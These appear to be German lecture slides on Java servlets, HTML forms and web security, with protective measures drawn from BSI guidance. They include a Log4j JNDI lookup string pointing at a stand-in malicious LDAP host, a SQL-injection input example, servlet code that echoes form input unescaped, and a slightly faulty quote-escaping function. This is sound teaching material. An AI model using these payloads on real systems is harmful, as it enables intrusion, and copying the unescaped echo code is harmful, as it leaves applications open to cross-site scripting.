
---

```
public class KonkretesServlet extends HttpServlet {
    protected void processRequest(HttpServletRequest request, HttpServletResponse response)
        throws ServletException, IOException {
        response.setContentType("text/html;charset=UTF-8");
        try (PrintWriter out = response.getWriter()) {
            out.println("<!DOCTYPE html>");
            out.println("<html>");
            out.println("<head>");
            out.println("<title>Servlet KonkretesServlet</title>");
            out.println("</head>");
            out.println("<body>");
            out.println("<h1>KonkretesServlet at " + request.getContextPath() + "</h1>");
            String s=request.getParameter("eingabe");
            out.println("Empfangen: "+s);
            out.println("</body>");
            out.println("</html>");
        }
    }

    @Override
    protected void doGet(HttpServletRequest request, HttpServletResponse response)
        throws ServletException, IOException {
        processRequest(request, response);
    }

    @Override
    protected void doPost(HttpServletRequest request, HttpServletResponse response)
        throws ServletException, IOException {
        processRequest(request, response);
    }
}
```

---



# Verteilte Software - Java - Servlets 22

---

```
<servlet>
    <servlet-name>KonkretesServlet</servlet-name>
    <servlet-class>KonkretesServlet</servlet-class>
    <init-param>
        <param-name>Anzahl</param-name>
        <param-value>5</param-value>
    </init-param>
</servlet>
```

```
public class KonkretesServlet extends HttpServlet {
    private int anzahl=0;
    protected void processRequest(HttpServletRequest request, HttpServletResponse response)
        throws ServletException, IOException {

        String s=request.getParameter("eingabe");
        for (int i=0;i<anzahl;i++){
            out.println("Empfangen: "+s);
            out.println("<br>");
        }
    }
    // doGet und doPost mit Aufruf von processRequest

    @Override
    public void init() throws ServletException {
        anzahl=Integer.parseInt(this.getInitParameter("Anzahl"));
    }
}
```

---

## HTML (Hypertext Markup Language) - Formular

```
<!doctype html>
<html>
  <head>
    <title>...</title>
  </head>
  <body>
    <form action="..." method=...>

    </form>
  </body>
</html>
```

- zur Erfassung von Daten
- Übertragung erfolgt über das Hypertext Transfer Protocol via HTTP-GET, HTTP-POST Request

## HTML - Formular

### **action:**

- erhält eine URL eines Scriptes (Servlet),  
an die beim Klicken auf den **submit**-Button Daten gesendet werden
- darf nicht leer sein, aber weggelassen werden

### **method:**

- legt die HTTP-Methode GET (Standardwert) oder POST fest

### **Elemente (Auswahl):**


input	Eingabefeld
textarea	mehrzeilige Textfelder
button	Button, Schalter
select	Auswahllisten
option	Elemente der Auswahllisten
label	Beschriftung für Eingabefelder



## Verteilte Software - Java – Servlets 25

---

```
<input type=text size=20 name="eingabe" >  
<input type="checkbox" name="getraenk" value="wasser" checked>  
<input type="submit" value="senden">  
<br><br>  
<textarea cols="50" rows="10" name="mehrzeiler" >  
Ein mehrzeiliger Text  
</textarea>
```



The screenshot shows a web form with the following elements: a text input field containing "kurzer Text", a checked checkbox, a button labeled "senden", and a text area containing the text "Ein mehrzeiliger Text".

```
String eingabe=request.getParameter("eingabe");  
out.println("Empfangen: "+eingabe+"<br>");
```

```
String getraenk =request.getParameter("getraenk");  
out.println("Empfangen: "+ getraenk +"<br>");
```

```
String mehrzeiler=request.getParameter("mehrzeiler");  
out.println("Empfangen: "+mehrzeiler+"<br>");
```

## Verteilte Software - Java – Servlets 26

---

```
<select name="pizza" size="2" multiple>
  <option value="P101" selected>Pizza Napoli</option>
  <option value="P102">Pizza Mexicana</option>
  <option value="P103">Pizza Calzone</option>
</select>
<input type="radio" id="ec" name="zahlungsmethode" value="0" checked>
  <label for="ec"> EC-Karte</label> <br>
<input type="radio" id="kk" name="zahlungsmethode" value="1">
  <label for="kk"> Kreditkarte</label> <br>
<input type="radio" id="ba" name="zahlungsmethode" value="2">
  <label for="ba"> Bar</label> <br>
```



- ☒ EC-Karte  
☐ Kreditkarte  
☐ Bar

```
String[] pizza=request.getParameterValues("pizza");
for (int i=0;i<pizza.length;i++)
  out.println("Empfangen: "+pizza[i]+"<br>");
```

```
String[] zahlmethode=request.getParameterValues("zahlungsmethode");
out.println("Empfangen: "+zahlungsmethode[0]);
```

---

## Verteilte Software - Java – Servlets 27

```
out.println("<body>");
out.println("<h1>Servlet AuswertungServlet at " +
            request.getContextPath() + "</h1>");

//hier die Empfangen-Anweisungen
out.println("</body>");
```



## Webserver mit Servlet-Funktionalität

### **Apache Tomcat**

Open-Source-Webserver und Webcontainer, der die Spezifikation für Java Servlets implementiert

### **Jetty**

freier HTTP-Server und Servlet-Container unter der Apache-Lizenz und Eclipse Public Lizenz

### **GlassFish**

Die Referenzimplementierung der Jakarta EE (Java EE)

### **Log4j-Sicherheitslücke**

`${jndi:ldap://boser.server.de/a}`

<https://www.heise.de/ratgeber/Schutz-vor-schwerwiegender-Log4j-Luecke-was-jetzt-hilft-und-was-nicht-6292961.html>

---

## Sicherheit in Webanwendungen

Ebenen-Modell relevanter Teilaspekte

	Ebene	Inhalt
5	Semantik	Social Hacking: Benutzertäuschung
4	Logik	Logik der Abläufe, Interaktion mit dem Benutzer (missbräuchliches Sperren der Benutzer)
3	Implementierung	Programmierfehler (Bugs), ungenügende Überprüfung von Eingaben (Data Validation), ungenügende Testverfahren, Vernachlässigung der Qualitätssicherung z.B. aus Kostengründen
2	Technologie	Auswahl einer richtigen Technologie, korrekte Nutzung von Technologien (unverschlüsselte Übertragung, unzureichende Authentisierung/Authentifizierung)
1	System	Webserver, Applikationsserver, Datenbank- und Backend-Systeme (Konfigurationsfehler, mangelnder DB-Zugriffsschutz)
0	Netzwerk & Host	Netzwerk, Server-Hardware, Betriebssystem

Quelle: <https://www.bsi.bund.de>

---

## Typische Gefahren

- **Phishing/Identitätsdiebstahl:** Angreifer fordert seine Opfer die Zugangsdaten auf einer Webseite, die äußerlich vertrauenswürdig aussieht, einzugeben
- **SQL-Injection:** Angreifer sendet als Daten (im Formular z.B.) manipulierte Anfragen mit SQL-Anweisungen
- **Cross-Site-Scripting:** Angreifer schleust schadhafte HTML- bzw. Skriptsprachencode in die Webseite ein, die im Browser des Opfers ausgeführt wird
- **E-Mail-Injection:** Angreifer gibt in den Formular manipulierte Daten ein, so dass beliebige (Antworts-) E-Mails an beliebige Adressen gesendet werden
- **Man-in-the-Middle-Angriff:** der Benutzer wird unbemerkt mit dem Rechner des Angreifers verbunden, die Anfragen und Antworten werden manipuliert weiter geleitet
- **Denial of Service (DoS) / Distributed-Denial-of-Service-Angriff (DDoS):** Angreifer versucht durch eine Vielzahl von Verbindungsanfragen den jeweiligen Server lahm zu legen

```
SELECT * FROM artikel WHERE kategorie = 'gesuchte Kategorie';  
abcd' OR id < 100 OR kategorie = 'abcd'  
SELECT * FROM artikel WHERE kategorie = 'abcd' OR id < 100 OR kategorie = 'abcd';
```

## Schutzmaßnahmen

- **Data Validation (E3):** Validierung und Filterung von Input- und Output-Daten sowohl zwischen dem Benutzer und Anwendung als auch zwischen Subsystemen, Whitelisting statt Blacklisting (nur ausdrücklich erlaubtes durchlassen)
  - **Prepared Statements (E3):** keine zusammengesetzten SQL-Anweisungen verwenden, sondern Parameter an die fertigen Befehle (Prepared Statement) übergeben
  - **URL-Weiterleitungen kontrollieren und einschränken (E3, E4, E5):** nur bestimmte Links erlauben, Hinweise für Benutzer auf Weiterleitung einbauen, vollqualifizierte Links (völlig eindeutige) verwenden
  - **Session absichern (E3, E4):** Erzeugung der sicheren SessionID, Übertragung der SessionID über sichere Kanäle, Bindung der IP-Adresse an die Session, kurze Sessiondauer, Logout erzwingen
  - Durch **Model-View-Controller- Architektur** unautorisierte Erhöhung der Privilegien verhindern (**E3**): Kontrollfunktion im Modell realisieren
  - **Abwägung von POST- und GET-Request (E3):** POST-Requests sind vorzuziehen oder zu erzwingen
  - **Minimalitätsprinzip (E3):** so wenige Informationen angeben wie nötig
  - **Identitätsprinzip (E5):** Konventionen einhalten um Benutzer in die Lage zu versetzen, Manipulationen, Fälschungen und Täuschungen zu erkennen
  - **Benutzer:** nicht ableitbare Zeichenketten als Benutzernamen (E4,E5), sichere Passworte (E4), Einsatz eines SSL/TLS/HTTPS-Protokolls (E2,E3)
  - Sichere Konfigurationen von Web-/Applicationserver, Datenbankserver, Kontrollieren von Log- und Protokolldateien, Dateiberechtigungen
-

```
//filter-funktion zur Verhinderung von SQL-Injection

public static String escapeSQL(String stringToBeEscaped)
{
    StringBuffer escapedBuffer = new StringBuffer();
    for (int i = 0; i < stringToBeEscaped.length(); i++)
    {
        char c = stringToBeEscaped.charAt(i);
        switch (c)
        {
            case '\'' :
                escapedBuffer.append("' '"); break;
            case '\0' :
                escapedBuffer.append("\\0"); break;
            // ... hier weiteres Datenbank-spezifisches Quoting
            default :
                escapedBuffer.append(c);
        }
    }
    return escapedBuffer.toString();
}
```

---



```
//prepared statements
PreparedStatement preparedStatement =
    jdbcConnection.prepareStatement ("select * from user where id=?");
preparedStatement.setString(1, param);
ResultSet resultSet = preparedStatement.executeQuery()

protected void doPost(HttpServletRequest request,
    HttpServletResponse response) throws ServletException, IOException
{ ...
    if ( request.getMethod().toLowerCase().equals("get") )
    {
        // request abweisen
    }
    String param1 = request.getParameter("param1");
}
```

falsch: "Bitte geben Sie ihre Benutzerkennung und die 6-stellige PIN ein"

richtig: "Bitte geben Sie ihre Benutzerkennung und ihre PIN ein.,"

Quelle:

<https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Publikationen/Studien/WebSec/WebSec.pdf>

---